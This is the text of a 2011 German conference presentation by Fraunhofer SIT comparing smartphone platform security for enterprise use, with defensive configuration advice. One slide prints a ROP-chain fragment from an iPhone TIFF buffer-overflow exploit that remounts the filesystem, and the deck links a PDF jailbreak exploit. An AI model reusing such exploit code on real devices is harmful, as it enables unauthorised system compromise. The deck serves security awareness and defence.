


# Smartphone-Sicherheit im betrieblichen Einsatz

Überblick über aktuelle Herausforderungen im Plattformvergleich

**54. DFN-Betriebstagung**  
**15.3.2011 – Berlin**





- **Fraunhofer-Institut für Sichere Informationstechnologie (SIT)**
  - Fraunhofer = 80 Forschungseinrichtungen
  - IT-Sicherheit & Sicherheit durch IT
  - Technologieberatung und Entwicklung von kundenspezifischen Lösungen
- **Testlabor IT-Sicherheit**
  - Sicherheitsanalysen und praktische Tests
    - Nachweis von Sicherheitseigenschaften
    - Ermittlung sicherer Konfigurationen
    - Technologiebewertung
  - IT-Sicherheitsanalysen mobiler Endgeräte
    - Schwachstellenanalyse und Angriffssimulation
    - Test von Kundeninstallationen



- Sicherheitsanforderungen im Unternehmenseinsatz
  - Übersicht: Angriffsziele aus Angreifersicht
  - Allgemeine und gerätespezifische Angriffsvektoren
  - Szenarienauswahl
- Vergleich des Geräteschutzes
  - Konzeptionelle Unterschiede
  - Wirksamkeit und Restrisiko
- Mögliche Konsequenzen für Nutzer und Betreiber
  - Konfigurationsmöglichkeiten
  - Fazit



- Telefonfunktionen
  - 0900-Dialer, Premium SMS (z.B. 44 J2ME Swapi-Varianten)
  - Nutzung der Telefonbuch-Einträge zur Verbreitung von Schadsoftware
    - ⇒ Finanzielle Schäden
    - ⇒ Reputationsverlust
- Ressourcennutzung
  - SPAM / SPIT
  - Verbreitung über Smartphone Flash-Speicher (auch PCs als Wirt)
  - Synchronisation zum PC
    - ⇒ Gefährdung der Unternehmensinfrastruktur



## ■ Identitätsmissbrauch

- viele Prozesse nutzen Telefonverifikation
  - ⇒ Abfangen / Umleiten  
zum Bestätigen gefälschter Identitäten
- Smartphone als Proxy zum Unternehmensnetzwerk
  - ⇒ Beispiel BBProxy: Metasploit-Patch für direkten  
Programmzugriff auf Unternehmensnetzwerk
- Single-Sign-On Credentials extrahieren für Zugriff auf  
Unternehmensressourcen
  - ⇒ Vollständiger Zugriff mit den Rechten des Opfers

## ■ Datendiebstahl / Spionage

- Weiterleiten von E-Mails, Kontakten, Anruf-Historie, ...
- Keystore: VPN, E-Mail, WiFi, ...
- Kommerzielle Software:  
z.B. FlexiSpy, MobileSpy, SS8-Interceptor, ...
  - ⇒ Verlust der Vertraulichkeit von Unternehmensdaten

# Smartphone Angriffsvektoren





## I) Geräteverlust / -diebstahl

- Hohes Risiko für mobile Geräte
- Größte Angriffsfläche für Angreifer mit Hardware-Knowhow

## II) Softwareinstallation

- Berechtigungskonzepte
- Schutzebenen

## III) E-Mail-Kommunikation

- Schlüsselfunktion für Unternehmenseinsatz


## IV) Administration / Wartung

- Lifecyclemanagement (Prozessplanung, Rollout bis Entsorgung)
- Durchsetzen der Konfiguration



# Szenario I

## Geräteverlust / -diebstahl




### ■ Physischer Zugriff durch Angreifer

- Barrieren: Passwort-Sperren, lokales / entferntes Löschen und Verschlüsselung (intern / extern)
- Mindestanforderung für Unternehmensanwendungen

### ■ Schutz in der Praxis

- Sperren
  - Häufig Schwächen: Symbian, iPhone, Android
  - Wirken nur oberflächlich und sind daher leicht zu umgehen
    - ⇒ Gegenwärtig kaum wirksamer Schutz
- Lokales Löschen
  - Wird normalerweise nicht von Angreifern ausgelöst, da über Rest-Versuche informiert
    - ⇒ Verhindert Bruteforce, aber entfernt die Daten nicht
- Entferntes Löschen
  - Nur solange SIM eingelegt -> Entfernen auch zusammen mit Akku ohne Shutdown möglich






### ■ Schutz in der Praxis

#### ■ Verschlüsselung


- Ohne 3rd-Party-Erweiterung bietet nur BlackBerry Schutz gegen direktes Auslesen, wenn IT-Policy-Optionen dazu vollständig aktiviert
- iPhone 3GS / 4: unverschlüsselter Zugriff auf Großteil der Daten über Custom-RAM-Disk
- Android, Symbian und Windows Mobile benötigen Zusatzsoftware (z.B. von Good Technology Inc.)
- Erst über Hardwaretoken vollständiger Schutz der Schlüssel möglich: z.B.: Certgate Protector, G&D
- Geschlossenes Konzept bei iPhone verhindert zusätzlichen Schutz durch Einsatz von Hardwaretoken

⇒ Ohne Einsatz von 3rd Party Produkten bieten nur Windows Mobile und BlackBerry Konfigurationsmöglichkeiten die effektiven Schutz in diesem Szenario darstellen.

⇒ Für hohe Sicherheitsstufen sind Hardwaretoken notwendig



- **Maßnahmen gegen Systemmanipulation**
  - Closed-Shop vs. Open-Collections mit Review-System
  - Whitelisting
  - Berechtigung: Anzeige / einschränkbar
  - Schutzebenen im Betriebssystem / Filesystem verankert
  
- **Gefährdungspotential**
  - Trojaner auf allen Systemen möglich
  - Whitelisting wichtigste Maßnahme zur Risikominimierung
    - iPhone: Appstore nur vollständig abschaltbar
    - BlackBerry zentrales Whitelist-Management auf Benutzer-Gruppen-Ebene
    - Symbian, Android: keine Möglichkeit Installation signierter Software zu verhindern
    - Windows Mobile: Über Policies Root-Certificates einstellbar; komplexes Handling



### ■ Gefährdungspotential

- Konzepte für Schutzebenen sehr unterschiedlich
  - Android setzt neben VM-Isolierung auf Nutzer / Gruppen-Rechte von Betriebssystem / Filesystem
    - Funktionalität-Kompromiss: über Provider-Konzept dennoch Zugriff auf Daten möglich
  - iPhone: kaum zusätzliche Schutzebenen (z.B. alle Apps gleicher Nutzer, globale Leseberechtigung auf Anwendungsverzeichnisse und PIM-Daten)
  - Symbian und Windows Mobile: nur Systemverzeichnisse / -ressourcen effektiv geschützt
  - BlackBerry: ohne VM / Browser-Schwäche kein Zugriff auf System; Nutzer muss Berechtigungen erteilen

⇒ In erster Linie Schutz von Betriebssystem-Integrität

- Schutz der Anwendungsdaten sehr stark vom Nutzerverhalten abhängig

```
build_tif(base, ldmia_r4_r0);           // set stack base and initial jump

stack.Add(Node(0, Node::PTR));          // r0 = "/var/root/Media"
stack.Add(Node(1, Node::PTR));          // r1 = "/var/root/Oldmedia"
stack.Add(Node(20, Node::BYTES));       // r2,r3,r5,r6,r12
stack.Add(Node(12, Node::STACK));       // sp -> offset 12
stack.Add(ldmia_sp_r4);                 // lr = load r4,r7,pc from sp
stack.Add(rename);                     // pc = rename(r0, r1)

stack.Add(Node(12, Node::STACK));       // r4 = sp -> offset 12
stack.Add(Node(4, Node::BYTES));        // r7 = unused
stack.Add(ldmia_r4_r0);                 // pc = load r0...lr from r4

stack.Add(Node(2, Node::PTR));          // r0 = "/"
stack.Add(Node(0, Node::PTR));          // r1 = "/var/root/Media"
stack.Add(Node(20, Node::BYTES));       // r2,r3,r5,r6,r12
stack.Add(Node(12, Node::STACK));       // sp -> offset 12
stack.Add(ldmia_sp_r0);                 // lr = load from r0..pc from sp
stack.Add(symmlink);                   // pc = symlink(r0, r1)

stack.Add(Node(3, Node::PTR));          // r0 = "hfs"
stack.Add(Node(2, Node::PTR));          // r1 = "/"
stack.Add(Node(0x00050000, Node::VAL)); // r2 = MNT_RELOAD | MNT_UPDATE
stack.Add(Node(8, Node::STACK));        // r3 = **data
stack.Add(mount);                       // pc = mount(r0, r1, r2, r3)
stack.Add(Node(4, Node::PTR));          // data = "/dev/disk0s1"

stack.Write();
```

## ■ Beispiel: iPhone Manipulation

- Erzeugt TIFF das Buffer Overflow provoziert
- Angreifer manipuliert mit Systemrechten Filesystem
  - ⇒ Zeigt Notwendigkeit für Schutzebenen
- Ähnliche Angriffe auch über MP3/4-Audiofiles und andere Lücken (TIFF, PDF, etc.)
- Browser Exploit:
  - PDF-Exploit für Jailbreak
  - <http://github.com/comex/star>
  - ... dann Root-Kit

⇒ Angriffe über Mediendateien jedoch kein iPhone-spezifisches Problem



- Absicherung der Kommunikation
    - SSL/TLS mit Serverzertifikaten
    - S/MIME / PGP für Ende-zu-Ende-Sicherheit
    - Smartcard Support für PKI-Integration mit Hardwaretoken
  
  - Endgeräteintegration
    - SSL inzwischen von allen unterstützt
    - S/MIME nur Windows Mobile, BlackBerry (iPhone, Android bisher nur rudimentär über Apps)
    - Hardwaretoken nur über 3rd Party
      - Giesecke&Devrient, Mobile Security Card MicroSD
      - Certgate SmartCard MicroSD (Symbian, Android)
      - BlackBerry auch mit Bluetooth Smartcard-Leser für ISO-7816, Personal Identity Verification (PIV) cards, Common Access Cards (CAC) and Safenet 330 oder eigener Treiber
- ⇒ Trotz Hauptzweck im Unternehmensumfeld immer noch wenig Unterstützung für sichere Emails; iPhone bildet hier Schlusslicht



- **Durchsetzen der IT-Sicherheitseinstellungen**
    - Android bietet bisher noch keine Möglichkeit (ActiveSync nicht vollständig unterstützt, bzw. umgebar)
    - Rückmeldung über die Einstellungen nur bei BlackBerry
    - Über ActiveSync Restriktionen möglich
      - bei iPhone (umgebar mit Jailbreak)
      - Windows Mobile (meist umgebar mit Registry Hack)
      - Symbian (teilweise nur mit RoadSync, umgebar durch Neuinitialisierung)
  - **Ausrollen**
    - Nur Windows Mobile und BlackBerry ausreichende Unterstützung für Großinstallationen; iOS 4 holt auf
- ⇒ Administrativer Aufwand zur Absicherung ist hoch
- Standardeinstellung aller Systeme nicht für Unternehmenseinsatz geeignet im Vergleich zu gängigen Sicherheitsrichtlinien für stationäre Systeme
  - Versierte Nutzer finden häufig Wege um Einschränkungen zu umgehen (Internet HowTos); Kontrolle notwendig



## ■ Infrastruktur

- Viel Publicity um Geheimnisschutz auf Endgeräten
- Jedoch kaum PKIs im Einsatz für Ende-zu-Ende Schutz von E-Mails
- Fernsteuerung durch Anbieter: Apple, Google, Microsoft

## ■ Datensicherheit

- In der Praxis oftmals kaum Schutz bei Verlust / Diebstahl
- Passwörter  $\leftrightarrow$  Daten
- Ablegen von Passwörter im Unternehmensumfeld kritisch

## ■ Software

- Fehlende Schutzebenen; Buffer overflow durchbricht Schutz

## ■ Konfiguration

- Meist sicherer möglich als in der Praxis genutzt
- Hauptprobleme: Userakzeptanz und KnowHow der Administration





## ■ Funktionen obligatorisch aktivieren

- Gerätepasswort
  - Komplexität abhängig vom Schutzprinzip
- Auto-Lock unter 5 Min.
- Wipe bei 10 Falscheingaben
- SSL am Mailserver
- Zertifikatsbasiertes VPN für Intranet-Services

## ■ Betriebssystemabsicherung

- Restriktive Systemkonfiguration; sehr OS-spezifisch
- Smartphones auf Einstellungen / Jailbreak prüfen

## ■ Softwareinstallation beschränken

- Aufklärung über Risiken
- Whitelisting aktivieren
- Freigabekonzept für genehmigte Anwendungen



## ■ Schutzmöglichkeiten kritisch betrachten

- Teilweise noch nicht ausgereift / leicht umgehbar
  - ⇒ Welche Daten sollen mit den Geräten bearbeitet werden?
- Einsatzkonzept erarbeiten
  - ⇒ Geräte nicht isoliert betrachten (Use-cases, Backends)
  - ⇒ E-Mails unabhängig vom Endgerät schützen (S/MIME, PGP)
- Erst Kombination mit weiteren Einstellungen / Prozessen ermöglichen sicheren Unternehmenseinsatz
  - ⇒ Prozesse für sicheres Ausrollen, Patchen und Entsorgen; private Endgeräte berücksichtigen
  - ⇒ Apps und Multimediadaten auch in Risikobetrachtung berücksichtigen
  - ⇒ Sicherheitsbedarf feststellen und Einsatz von Zusatzsoftware für Verschlüsselung und Management prüfen



**Jens Heider**

Rheinstr. 75  
D-64295 Darmstadt

E-Mail: [jens.heider@sit.fraunhofer.de](mailto:jens.heider@sit.fraunhofer.de)

Web: <http://www.sit.fraunhofer.de>  
<http://testlab.sit.fraunhofer.de>